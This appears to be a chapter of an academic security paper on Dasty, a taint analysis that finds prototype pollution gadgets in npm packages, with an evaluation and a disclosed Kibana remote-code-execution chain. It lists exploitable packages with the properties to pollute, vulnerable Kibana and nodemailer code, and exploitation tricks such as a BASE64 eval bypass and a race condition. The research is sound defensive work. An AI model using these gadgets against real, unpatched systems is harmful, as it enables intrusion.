The unintrusive taint analysis aims to execute test suites by not altering the program's control flow. Dasty injects a taint mark to all prototype property reads in every run to potentially capture all flows in one execution. Yet, injecting unexpected values into a program can lead to control flow changes. This, in turn, often entails exceptions and crashes, e.g., when passing invalid parameters to a function or failing specific checks. Depending on the test setup, a crash can lead to the premature termination of the execution, which can lead to missed flows. The analysis attempts to avoid this in the initial run by executing the program as close to a regular run as possible, despite injecting taint values. For that, the analysis infers the value expected by the program and adopts the taint proxy accordingly. When the execution encounters a control flow changing expression, the taint proxy can provide the expected value, and the control flow stays unmodified. Generally, the expected value is `undefined`, but this does not always hold. The example package displays one such exception in line 4 of Listing C.2. For such conditional assignments, the result of the expression (`'./default.exe'`) represents the expected value when the property is not defined. To handle these cases, the injection is delayed until the expression is fully evaluated. In addition to default value extraction, the analysis tries to infer the expected type and value based on operations, comparisons, and function calls. The unintrusive run records all sources that lead to a sink, and the operations along the path, including all conditionals that are affected by a tainted value.

While an unintrusive analysis can identify many flows, it cannot identify vulnerabilities that require changing the control flow. Consider the sink in line 8 of our example. It can only be reached when the `newProcess` option is set. Hence, finding this flow depends on the available test cases. Even if a test case is available, an exploit may potentially require multiple injections. To detect such flows, Dasty conducts additional runs that selectively alter the control flow by *force executing* specific branches that were recorded in the unintrusive run. Forced execution refers to changing the result of a selected conditional to enforce the execution of specific branches.

While force execution improves coverage, every control flow change can lead to potential exceptions and crashes. Thus, force executing all conditionals at the same time can significantly decrease accuracy. Instead, we propose a strategy in which branches are force-executed one property at a time. Suppose a control flow change produces new branches. In this case, the next run will force execute all branches for the old property and any property included in the new branches simultaneously. The analysis moves on to the next property if no new branches are encountered. While only selected properties are force executed, all other

sources are still injected with a tainted value similarly to the unintrusive run. This way, the analysis can capture flows that rely on altering the control flow by one tainted value while, ultimately, another tainted value flows into a sink. This is the case in our example package, in which `newProcess` needs to be force executed for `bin` to reach the sink.

Verification

As the final step, we need to verify the candidate flows produced by the automated analysis, answering the question of *how to validate potential vulnerabilities systematically.* To streamline the process, we systematically prioritize and filter flows more likely to lead to the desired vulnerabilities. Our main prioritization criteria are specific sinks. Since we are primarily interested in ACE and related vulnerabilities, we focus on sinks that allow us to spawn processes or execute injected payloads directly. To verify a potential flow, we inspect the provided trace of the tainted values, visualizing Dasty's results within VSCode and manually creating a payload based on it. The payload is then used to pollute the prototype accordingly in a PoC to test the gadget.

C.4 Evaluation

This section answers the following research questions.

- **RQ1:** What is the prevalence of ACE gadgets in the NPM ecosystem and can Dasty identify exploitable gadgets effectively?
- **RQ2:** How does Dasty's effectiveness and performance compare with state-of-the-art gadget detection tools?
- **RQ3:** How can Dasty be combined with state-of-the-art prototype pollution detection tools to identify end-to-end exploits?

Dataset and setup

Dataset In line with our goal of a study to find gadgets that affect a large number of applications, we use the most dependent-upon metric on packages from the NPM ecosystem. This metric prioritizes packages that are used as dependencies by most other applications. We use the open source service Libraries.io [212], which provides an API to collect these packages. Ultimately, we were able to collect a list of 9,564 up-to-date packages, which we use as our dataset.

Setup We run our large-scale experiment on the AMD EPYC 7742 64-Core 2.25 GHz server with 512 GB RAM. To leverage parallel execution, we split our dataset into batches of NPM packages and run 2 to 5 instances of Dasty simultaneously on a Docker container on Ubuntu 20.04.6 server. The Docker container manages a MongoDB instance for collecting results. The total analysis timeout is 8 minutes for each process. Dasty does not require special hardware for analyzing separate

packages. In fact, we developed, tested, and ran the performance evaluation on the Ubuntu 22.04.2 laptop AMD Ryzen 7 5800H 8-Core 3.2 GHz with 16 GB RAM. The timeout for the performance evaluation was set to 300 seconds. We use Graal.js and Node.js v. 18.12.1 in our experiments.

RQ1: Identification of exploitable gadgets

We run Dasty pipeline to automatically set up and analyze 9,564 packages from the dataset. Following our methodology, the analysis filters some packages out in a pre-analysis step, performs the analysis, and collects the results for manual validation. We describe the results of each step in detail.

Pre-analysis Dasty uses pre-filtering by package name before downloading and installing a package. Because we are interested only in server-side packages, we configure a list of keywords specific to client-side packages (for example, *react*, *angular*), test and build frameworks, and their plugins (*webpack*, *jest*), and TypeScript type definitions. This step filters out 3,138 packages of the dataset. Dasty then automatically installs a package and its dependencies using the NPM CLI, instruments code, and identifies and runs the test suites. Whenever a package requires a specific environment setup, does not have a test suite, or does not use `npm test`, Dasty reports an error and terminates the analysis. This step filters out 3,446 additional packages. Moreover, Dasty identifies and excludes 1,124 packages which do not use Node.js APIs.

Here we focus on the scalability of the analysis and refrain from full implementation of framework-specific enhancements. Our goal is to highlight the prevalence of the problem across a significant number of packages. The number of successfully analyzed packages can be augmented by manual environment configurations and support for specific test workflows of target packages.

Analysis Dasty runs the taint-enabled analysis on 1,856 installed packages using their test suites. It detects candidate gadgets in 1,269 packages and reports 3,703 unique sinks. We group the reported flows according to the type of sink, which determines the potential impact of a gadget. As a result, the analysis identifies flows that may lead to arbitrary code/command execution in 253 packages, unauthorized file read/write in 191 packages, unauthorized network operations in 150 packages, cryptographic failures in 37 packages, and no security-relevant flows in 638 packages.

Verification We manually analyze candidate gadgets of the most critical impact, namely arbitrary code/command execution. We prioritize the packages with such sinks and summarize the results in Table C.1 (a detailed list of exploitable gadgets can be found in Table C.3 in Appendix). Out of a total of 253 subject to manual verification, 67 packages are discovered by the forced branch execution. Each package contains flows from 1 to 4 sinks for manual validation. We first check if a candidate package fits our threat model. We filter out 86 packages, including 55 CLI tools and 31 packages that are used for testing or building apps.

Sink	Attack	Sink Detection Mode			Total
		Standard	Special	Name	
eval	ACE	1/5	-	-	5/16
Function	ACE	4/11	-	-	
exec	ACI	0/1	2/25	0/31	37/219
execSync	ACI	3/3	1/11		
spawn	ACI	9/16	10/91	2/5	
spawnSync	ACI	0/3	8/25		
fork	ACI	1/1	1/7	-	
require	LFI	6/15	-	-	7/18
Module	LFI	1/3	-	-	
	Total:	25/58	22/159	2/36	49/253

Table C.1: Summary of exploitable gadgets (x/y denotes x exploitable packages out of y packages reported by Dasty).

Subsequently, we analyze a call stack to a sink and filter out the cases where the sink is called directly from the tests or test frameworks. This criterion allows us to exclude 77 cases. Finally, we are left with 90 packages subject to vulnerabilities pertaining to Arbitrary Code Execution (ACE), Arbitrary Command Injection (ACI), and Local File Inclusion (LFI).

ACE gadgets We identify 16 packages containing sinks such as `eval` and `Function` constructors. A flow from a polluted property read to an argument of these sinks indicates that an attacker can control at least a part of the code which is dynamically evaluated. We implement PoC code snippets demonstrating the attack in 5 out of 16 cases (see repository [101] for examples). The PoC payload does not require much effort if the attacker controls the whole JavaScript expression or the package code does not validate a value from a polluted property, which is the case in the package *csv-write-stream*. The payloads for *binary-parser* and *tingodb* are more convoluted. In *binary-parser*, the payload is inserted multiple times in the resulting code as a part of the function name. Using strings and comments literals allows us to hide JavaScript code between injection points from evaluation, and construct the payload. The package *tingodb* does not allow the dot character in the payload. We can bypass this validation by encoding the payload in BASE64 and evaluating it by `eval(atob('<BASE64>'))`. These cases demonstrate the difficulties of automatic exploit generation and the reason for recurring to manual validation in our study.

ACI gadgets The functions of the `child_process` Node.js API can cause arbitrary command injection if the attacker controls a process name and either arguments or environment variables of the spawned process. We prioritize `child_process` functions for manual validation and identify a total of 24 packages. We also detect 159 packages with special sinks, i.e., the attacker cannot control sink arguments but can execute functions subject to *universal gadgets* [194]. Finally, the analysis identifies 36 cases with name-matched sinks, i.e., flows to

functions that contain `exec` and `spawn` in their names. These functions can point to mock implementations of `child_process` API in test cases.

For this category, we first attempt to pollute the detected property and reach arguments of the sinks. Whenever this is sufficient to execute an arbitrary command, we confirm a case, as in *nodemailer*. Otherwise, we attempt to exploit universal gadget for this sink and run a reverse shell that connects to the attacker's computer or a shell that opens a port and waits for connections. As s result, we confirm 13 out of 58 standard sinks, 22 out of 159 special sinks, and 2 out of 36 name-matched sinks. We have a low rate of confirmed cases for special sinks because 54 flows start the execution directly from the tests. The name-matched cases, as expected, give us few gadgets because in 28 cases sink does not execute any dangerous operation.

LFI gadgets These attack corresponds to ACE via Local File Inclusion, by evaluating the code of an included file via `require` function or `Module` object. This attack usually requires the exploitation of other vulnerabilities to upload a file on a target system. However, we found a way to use the file *corepack/dist/npm.js*, shipped with Node.js, that contains the universal gadget for `spawn`, thus helping us to construct the full exploits. Dasty identifies 18 packages of which we confirm 7 exploits. 3 of the exploits achieve a full chain to ACE, and 4 require uploading a malicious file.

Summary Dasty successfully identifies 49 new exploitable gadgets and reports the potentially exploitable flows of other attacks in 378 packages. We open source all the detected gadgets in a GitHub repository [101]. The manual analysis took on average 11 minutes per verified gadget.

RQ2: Effectiveness and performance comparison


Firstly, we evaluate the performance of our analysis on packages of different scopes. Secondly, we compare the performance of Dasty with the state-of-the-art tool Augur [3]. Thirdly, we attempt to reproduce the detected gadgets by Augur to compare the effectiveness of both tools.

Package	Description	LoC	Size	Tests
small.js	Small test file	5	0.1 KB	1
gm	ImageMagick wrapper	5,154	121 KB	123
fs-extra	File-system utility	8,570	59.5 KB	709
express	Web-server framework	16,194	214 KB	1,262

Table C.2: Packages used for the performance evaluation.

Performance of Dasty

Table C.2 lists the packages and their sizes. Note that the size does not necessarily correspond to the runtime, yet we provide it to give a sense of its



(a) Small package.

(b) Small package `gm`.

(c) Medium-sized `fs-extra`.


(d) Large package `express`.

Figure C.2: Performance overhead on test-suite executions.

scope. *small.js* is a synthetic example of a gadget that reads a property, operates string concatenation, and passes the value to `exec`.

We execute a test suite with the original Node.js V8 implementation to obtain the baseline for overhead evaluation. To examine the performance of the instrumentation stack, we analyze each part separately. First, we run the test suite with the Graal.js implementation. Next, we run the tests with instrumentation via the extended NodeProf, instrumenting the same code expressions as we do in a normal analysis run. Lastly, we conduct an unintrusive analysis of the test suite. The results of the evaluation are shown in Figure C.2.

On average, the execution on GraalVM is 9.8 times slower than the V8 equivalent. The average overhead introduced through NodeProf's instrumentation is 46.40%. The performance impact through the analysis is on average 89.43%. It varies considerably based on the size of the package and its test suite. The lowest overhead for the smallest script *small.js* is 2.17%, while it expands to 278.67% for the largest evaluated package *express*.



(a) 'Small' executions.

(b) 'Big' executions.

Figure C.3: Performance evaluation of Augur and Dasty.

Performance: Dasty vs Augur Dasty is the first to allow for dynamic taint analysis gadgets in Node.js. Therefore, a fair performance comparison with other state-of-the-art tools is not easily accomplished. However, in our initial tool investigation, we identified Augur [3] as a potential candidate for dynamic taint analysis and extended it to support taint tracking of polluted properties. Augur implements the approach proposed by Karim et al. [90] that consists of two phases. An intermediate language (IL) represents the taint flow that is created during the instrumentation phase. In the analysis phase, the IL is executed on an abstract machine that reports the taint flows. While Augur does not support the same features as our analysis, such as recording of the code flow and forced branch execution, its primary results are the same.

Figure C.3 shows the execution time of the test suites of the evaluated packages on Augur and Dasty. Our evaluation shows that Augur performs slower on all tests. On average, Augur was 784.57% slower than the equivalent analysis by Dasty. Note that the maximum execution time is limited to 300 seconds due to the timeout. The timeout occurs at the instrumentation phase of the analysis.

Effectiveness: Dasty vs Augur We also compare Augur and Dasty to demonstrate the precision of the analysis. From the list of newly-verified gadgets, we choose those that can be detected by our extended implementation of Augur. These gadgets have standard sinks and at least one flow to the sink that does not require Forced Branch Execution. Thereby, we select 21 packages and run the analysis. Augur successfully detects the gadgets in 3 packages: *forever-monitor*, *gm* and *play-sound*. The analysis of 3 packages was completed but did not detect the correct flow. The test runners of 3 packages also spawn processes with actual tests, and Augur does not analyze them. The analysis is terminated by timeout for 8 packages and crashes for 4 on the test framework setup.

Summary Dasty introduces 1.2 - 3.8x average performance overhead compared to NodeProf which allows us to complete the experiments successfully. Dasty is

more effective and performant when compared to the analysis implementation based on the state-of-the-art tool Augur.

RQ3: End-to-end exploit generation

To demonstrate the usefulness of Dasty and exploitable gadgets, we analyze the production-ready software Kibana for end-to-end exploits. Since Dasty can only find gadgets, we use the Silent Spring toolchain [195] to detect prototype pollution vulnerabilities and then manually build an end-to-end exploit.

Kibana is an open source software for data visualization (10 million LoCs including dependencies) and a component of the popular Elastic Stack solution [25], including products that allow users to search, analyze and visualize data from various sources in real-time. We choose Kibana due to the rich features for data transformation, which usually increases the possibility to find exploitable prototype pollution vulnerabilities. Kibana is also one of the popular Node.js applications with an active Bug Bounty program, hence subject to efforts of many security researchers to detect vulnerabilities. Moreover, Kibana uses 2,174 dependencies, thus increasing the chances to find exploits pertaining to our new detected gadgets.

We clone Kibana version 8.7.0 and run Silent Spring toolchain [195] based on CodeQL analyzer. We focused on the code of the application itself for prototype pollution detection. The manual verification of 77 detected cases reveals that 33 cases are in client-side code, 28 cases are false positives, and 6 cases are potentially exploitable. We succeeded to verify one case of exploitable prototype pollution via the request `DELETE` of the URL */internal/uptime/service/enablement*.

We explore all dependencies of Kibana and discover *nodemailer* NPM package from the list of our verified gadgets. To trigger a gadget, we configure a connector that sends an email by a custom event via *nodemailer* package. Kibana provides Web API for all configuration steps, and all endpoints require low user privileges, thus enabling the attack. This gadget allows us to get Remote Code Execution on Elastic Cloud. We refer to Appendix C.7 for details on the detection and exploitation of the vulnerability in Kibana.

The generation of the end-to-end exploit amounted to 35 hours by 2 authors, with most time used for installation, reading documentation, running prototype pollution analysis, and preparing API requests to trigger vulnerability on Elastic Cloud. We reported this vulnerability to Elastic Bug Bounty Program. The security team patched Kibana in less than 24 hours, issued CVE-2023-31415 with critical 9.9 CVSS severity, and rewarded us with a substantial bounty. This case study shows that Dasty in combination with tools for prototype pollution detection can identify real vulnerabilities, while emphasizing the impact of our exploitable gadgets.

C.5 Related Work

Prototype pollution vulnerabilities Recent years have seen an increased attention to prototype pollution vulnerabilities by both researchers and practitioners [2,7,19,77,87,95,105,106,194,221]. In the seminal paper, Arteau [7] showcases feasibility of prototype pollution in a number of libraries and an end-to-end exploit in the Ghost CMS platform. While practitioners' forums have discussed the impact of prototype pollution [19,77,221], the vast majority of research contributions target the detection of prototype pollution [105,106]. Li et al. [105] develop custom static taint analysis to find 61 zero-day vulnerabilities leading to DOS attacks. Kim et al. [95] use their static analysis tool DAPP to detect prototype pollution patterns. Dasty's contributions are complementary as they target the second stage of exploitation, focusing on detection of gadgets that lead to ACE.

The work of Shcherbakov et al. [194] goes a step further and implements static analysis to identify universal gadgets in Node.js APIs. They illustrate the feasibility of the attack by semi-automated static analysis of Node.js APIs. Dasty operates at the level of NPM packages and uses their universal gadgets and others as sinks for the dynamic analysis. Kang et al. [87] study prototype pollution on the client-side to exploit a range of vulnerabilities by dynamic analysis. Their approach adapts the tool of Melicher et al. [124] which modifies the V8 engine. Yet, their tool is limited to reporting flows as sources and sinks and does now record the complete flows. Additionally, the tool builds on a deprecated V8 engine that does not support all modern language features. Their focus on client-side vulnerabilities does not provide direct Node.js compatibility.

Dynamic taint analysis for JavaScript Dynamic taint analysis is a popular technique to detect JavaScript vulnerabilities. Karim et al. [90] propose a platform-independent taint analysis based on instrumentation. Their tool Ichnea is implemented atop the Jalangi framework and is not publicly available. Aldrich et al. [3] provide Augur, a clean-slate implementation of Ichnea. The key features of platform-independence and minimal interference with the execution make Augur suitable for passive analyses like profiling, while posing performance and development overhead with taint analysis. We extended Augur with support for gadget detection, and our experiment shows limitations in performance and effectiveness. Sun et al. [209] compare NodeProf to Jalangi showing a performance overhead of three orders of magnitude for the latter. Staicu et al. [205] propose Taser, a tool for Node.js built atop NodeProf with proxy wrappers. In contrast to Dasty, Taser does not inject taints directly, but it simulates propagation through the instrumentation steps, with trade-offs similar Ichnea [90], while lacking support JavaScript features such as asynchronous functions. Cassel et al. [32] implement NodeMedic to identify injection vulnerabilities in Node.js packages. On the client side, Khodayari and Pellegrino [94] use taint analysis to find DOM clobbering attacks. Their instrumentation via the Iroh.js [111] framework injects payload strings into the taint sources and monitors the reachability

of dangerous sinks. By contrast, Dasty uses unintrusive taint analysis enhanced with force branch execution to avoid program crashes. Force branch execution is inspired by Steffens and Stock [207] who use it to find issues in postMessage handlers. TruffleTaint by Kreindl et al. [99] uses Truffle to build language-agnostic analysis.

Prototype pollution shares similarities with other vulnerabilities in web applications, e.g., object injection. Several works use static taint analysis to detect code reuse vulnerabilities in Java [79, 148], PHP [51, 52, 64], .NET [147, 191], and Android [166]. Xiao et al. [220] study hidden property attacks which are related to prototype pollution. Lekies et al. [103] and Roth et al. [174] study script gadgets, showing how they can bypass existing XSS and CSP mitigations.

C.6 Conclusion

We have presented an efficient pipeline, Dasty, to detect exploitable prototype pollution gadgets in Node.js applications by dynamic taint analysis. We have used Dasty in the first large-scale experiment to study the prevalence of server-side gadgets in the most dependent-upon NPM packages, finding 49 exploitable ACEs. We have shown how Dasty can be combined with tools for prototype pollution to find end-to-end exploits in real-world application, including a high-severity vulnerability in Kibana.

Acknowledgment

This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation, the Swedish Research Council (VR), and the Swedish Foundation for Strategic Research (SSF).

C.7 Appendix

Implementation Details

Based on the methodology in Section C.3, we implement Dasty, an efficient dynamic taint analysis for prototype pollution gadgets. In this section, we describe implementation aspects of Dasty's components.

Pre-analysis and execution strategy

To filter out packages that are out of the scope of our threat model we conduct a pre-analysis that evaluates if a package uses the Node.js API. This is done by an instrumented run of the program that records every API call done by the project.




Figure C.4: Excerpt of an AST-level instrumentation flow.

Since it is based on the same approach as the main analysis, it also doubles as a dry-run.

Dasty then applies an execution strategy that intercepts all Node.js processes and instruments them according to pre-defined criteria such as known test frameworks and specific patterns (e.g., `node test/`). Dasty accomplishes the redirect by via a custom `node` script that attaches the driver and is prepended to `PATH`. Furthermore, every non-instrumented run first executes a script that overwrites `process.execPath`, which is commonly used to spawn new processes.

Taint analysis

Dasty uses NodeProf [209] for taint tracking and extends it to support altering the results of any expression by utilizing the unwind functionality of the Truffle framework. When a node is unwound its wrapper can specify the result that is passed to the parent node. We furthermore added some additional hooks relevant useful our taint tracking as well as a taint checking API. Finally, we ported NodeProf to newer Node.js (v 18.12.1) and JavaScript (ES 2022) versions. The modified NodeProf version is available with the submission.

Proxy objects Dasty implements the taint value as an object with a value property containing the wrapped value. The wrapper is implemented as a JavaScript `Proxy` object, allowing to intercept operations performed on it. We leverage this to return new taint proxies wrapping the expected value. That is, the proxy passes the property access or application to the wrapped value and taints the result. If the value is not defined, it falls back to a default value. The proxy also supports type coercion by implementing `Symbol.toPrimitive` and `Symbol.iterator` to return a suitable value based on the expected type.

Type inference Since the analysis has no knowledge of the sources before execution, it cannot determine what value is expected from polluted property reads. Injecting a default value can lead to exceptions if it does not match the expected

type. To prevent this, the analysis implements a lightweight type inference based on a number of heuristics: (1) the expected type and value are extracted in conditional assignments. (2) We use the binary `+` to infer the type based on its inputs. (3) We infer the type based on property accesses that correspond to known functions (e.g. `substring` indicates `string`). (4) When coerced, the taint proxy uses the `hint` provided by JavaScript.

If no type can be inferred, the proxy defaults to `string` since this corresponds most closely to a maliciously polluted property. For every type, the taint proxy implements a default value that is used in case only the type but not the value can be inferred.

Sources We specify sources as property accesses of objects with *Object.prototype* in the prototype chain, which do not define the property themselves. The analysis returns a taint proxy immediately after a potential source is detected. Whenever the property access is part of a conditional, e.g., `||` or `??`, the injection is postponed to the end of the evaluation of the expression. This way, the taint wrapper contains the expected value when used in *conditional assignments*.

Taint propagation By injecting a source object directly into the program, the runtime automatically handles most taint propagation. In addition, the proxy takes care of all propagation operations performed on it. However, some propagation needs to be handled separately. Concretely, these are all operations where the taint is unwrapped before use. To propagate through such operations, we instrument the corresponding expression and return a taint proxy if appropriate.

Figure C.4 illustrates the instrumentation flow on the concatenation operation in our example program (line 6 of Listing C.2). Every time an AST child node is evaluated, the Truffle wrapper node, depicted by the dotted line, emits `onInput` (2, 4). In the example case, the concatenation wrapper node receives the evaluated value of the `bin` variable (1) followed by the constant string (3). Since `bin` points to a tainted value, it is received automatically. When the concatenation node itself is evaluated (5), NodeProf uses the data received to call the appropriate hook of the analysis with the relevant data. For the concatenation, this corresponds to `onBinary('+', [left], [right], [result])` (6). The analysis handles the inputs accordingly based on the data and the instrumented expression (7). In the example, this corresponds to creating a new taint value wrapping the result of the concatenation. When the wrapper node receives the new result (8), it replaces the original result and propagates it further up the tree (9).

Additionally, our implementation supports propagation through the logical operators `||` and `&&` as well as comparisons (`===` and `==` and their inverse). These are required to propagate taint proxies to the conditional for forced branch execution. We instrument the unary operations `!` and `typeof` similarly. Lastly, the analysis uses instrumentation to emulate taint propagation through specific built-in functions and Node.js API calls. For instance, a call to `Array.prototype.join` should return a tainted string if an array element is tainted. We achieve this by

specifying a list of functions that mock the taint propagation, which are applied before the actual function returns.

Sinks and unwrapping The analysis identifies Node.js API sinks by the function scope provided by NodeProf. We found that some APIs are regularly mocked in tests. To still record flows to them, the analysis determines these sinks additionally by name. The analysis records a flow when a parameter passed to the sink is tainted. Therefore, the parameters must be checked for every occurrence of a sink. Since a tainted value can be nested in a non-tainted value - e.g., an element in an array - the check has to be applied deeply. To decrease the performance impact, we implement the check as part of the NodeProf API using the Truffle's language interoperability features.

A challenge with injecting taint proxies is that avoiding control flow changes can only be guaranteed for instrumented expressions. Therefore, the analysis unwraps taint proxies before they reach non-instrumented sections, such as the Node.js library, to avoid unexpected exceptions and crashes. We accomplish this by replacing the Node.js API call with a wrapper function during runtime. The wrapper function checks the passed arguments for taints, unwraps them, and applies the original function call on the unwrapped arguments.

When the execution reaches a *special sink*, the conditions required for triggering the gadget are evaluated. These requirements refer to the pollutability of specific properties of the arguments, as defined by Shcherbakov at al. [194].

Pipeline

For our large-scale experiment we implemented a pipeline that takes a list of package names. It automatically downloads the packages, installs the dependencies and executes the different analysis runs through the pipeline. All results are stored in a separate MongoDB database for ease of access. Additionally, the pipeline allows exporting the results in *Static Analysis Results Interchange Format (SARIF)* [157], which we use to visualize the results in VSCode.

End-to-end Exploit Details

We analyze the source code of Kibana 8.7.0 and its dependencies.

Prototype pollution detection We run Silent Spring toolchain [195] against Kibana source code. The first run terminates by timeout because of the codebase includes all dependencies, and hence is too large. To overcome this issue, we launch CodeQL for all subfolders in the repository separately. When the analysis fails, we run it for nested subfolders to split the analyzed project in parts that can be analyzed within reasonable time, with timeout set to 40 minutes. We use Silent Spring's mode of General query with Any Functions, which provides high recall. This mode does not require application- or package-specific entry points and allows us to perform the analysis for parts of the source code.

We focused on the code of the application itself and confirmed one of 77 detected cases. Listing C.5 shows a snippet of `"DELETE /internal/uptime/service/enablement"` request handler, containing prototype pollution on line 10. Triggering this entry point, an attacker controls `namespace` and `param`, and it allows them to pollute any property by setting `namespace` to `'__proto__'` value.

```
1  getSyntheticsParams({ spaceId }) {
2    const finder = client.createFinder(spaceId);
3    const paramsBySpace = {};
4    for (const response of finder.find()) {
5      response.saved_objects.forEach((param) => {
6        param.namespaces?.forEach((namespace) => {
7          if (!paramsBySpace[namespace]) {
8            paramsBySpace[namespace] = {};
9          }
10         paramsBySpace[namespace][param.attr.key] = param.attr.value;
11       });
12     });
13   }
14   return paramsBySpace;
15 }
```

Listing C.5: Prototype pollution in *Kibana*.

Exploitation Listing C.6 reports an excerpt of `SendmailTransport` class that sends a mail by spawning a specific process. It contains a gadget that can be triggered by polluting the `path` and `args` properties. In lines 10-11, the members

```
1  class SendmailTransport {
2    constructor(options) {
3      options = options || {};
4      this.options = options || {};
5      this.path = 'sendmail';
6      if (options) {
7        if (typeof options === 'string') { /*...*/ }
8        else if (typeof options === 'object') {
9          if (options.path) {
10           this.path = options.path;
11           this.args = options.args;
12         }
13       }
14     }
15   }
16
17   send(mail, done) {
18     sendmail = this._spawn(this.path, this.args);
19   }
20 }
```

Listing C.6: Exploitable gadget in *nodemailer*.

used in the spawn function (line 18) are assigned. The attacker should additionally pollute the property `sendmail` to instantiate the class `SendmailTransport` even if the target application uses another default transport. Thus, an attacker needs to pollute three properties as shown in Listing C.6.

To trigger a gadget, the attacker should emulate the email sending by Web API requests. A challenge to build the exploit is that the Kibana server crashes in 100 - 300 milliseconds (ms) after triggering the prototype pollution, thus preventing the execution of the gadget in a subsequent request. We implement a BASH script that sends many requests in parallel to trigger the gadget followed by single request that triggers prototype pollution. Thereby, Kibana handles at least one of the gadget-trigger requests precisely in the interval 100 - 300 ms. This race condition works stable and in practice allows the attacker to get Remote Code Execution on Elastic Cloud in all their attempts.

Package	Version	LoC	Sink	Attack	Forced Branch Execution	Properties
asyncawait	3.0.0	38,271	spawnSync	ACI		shell; NODE_OPTIONS
better-queue	3.8.12	3,418	require	LFI*		store
binary-parser	2.2.1	3,804	Function	ACE	✔	alias
chrome-launcher	0.15.2	15,542	execSync	ACI	✔	shell; NODE_OPTIONS
coffee	5.5.0	3,208	fork	ACI		env
cross-port-killer	1.4.0	168	spawn	ACI		shell; env
cross-spawn	7.0.3	650	spawn	ACI		shell; env
			spawnSync	ACI		shell; env
csv-write-stream	2.0.0	6,355	Function	ACE		separator
ejs	3.1.9	16,375	Function	ACE	✔	escapeFunction; client
dockerfile_lint	0.3.4	69,820	eval	ACE		arrays
download-git-repo	3.0.2	21,835	spawn	ACI		clone; GIT_SSH_COMMAND
dtrace-provider	0.8.5	1,048	require	LFI*		<any>
esformatter	0.11.3	103,863	require	LFI		plugins
exec	0.2.1	149	spawn	ACI		shell; env
external-editor	3.1.0	4,674	spawn	ACI		shell; env
			spawnSync	ACI		shell; env
fibers	5.0.3	1,027	spawnSync	ACI		shell; NODE_OPTIONS
find-process	1.4.7	3,995	exec	ACI*		shell
fluent-ffmpeg	2.1.2	9,839	require	LFI*		presets
forever-monitor	3.0.3	24,805	spawn	ACI		command
gh-pages	5.0.0	16,417	spawn	ACI		shell; env
gift	0.10.2	11,827	spawn	ACI		shell; NODE_OPTIONS
gm	1.25.0	3,800	spawn	ACI		appPath
growl	1.10.5	298	spawn	ACI	✔	exec
hbsfy	2.8.1	57,481	require	LFI		p
jsdoc-api	8.0.0	117,470	spawn	ACI		NODE_OPTIONS
			spawnSync	ACI		env
jsdoc-to-markdown	8.0.0	167,495	spawn	ACI		source; NODE_OPTIONS
			spawnSync	ACI		source; env
liftoff	4.0.0	8,392	spawn	ACI	✔	env
mrm-core	7.1.14	55,246	spawnSync	ACI		shell; env
ngrok	5.0.0-beta.2	42,907	spawn	ACI	✔	shell; env
node-machine-id	1.1.12	170	exec	ACI		shell; NODE_OPTIONS
nodemailer	6.9.1	9,703	spawn	ACI	✔	sendmail; path; args
ping	0.4.4	672	spawn	ACI		shell; env
play-sound	1.1.5	103	execSync	ACI		players
			spawn	ACI	✔	player; env
primus	8.0.7	18,629	require	LFI		transformer; parser
python-shell	5.0.0	444	spawn	ACI		pythonPath; env
require-from-string	2.0.2	848	Module	LFI*		prependPaths
requireg	0.2.2	3,477	spawnSync	ACI		shell; env
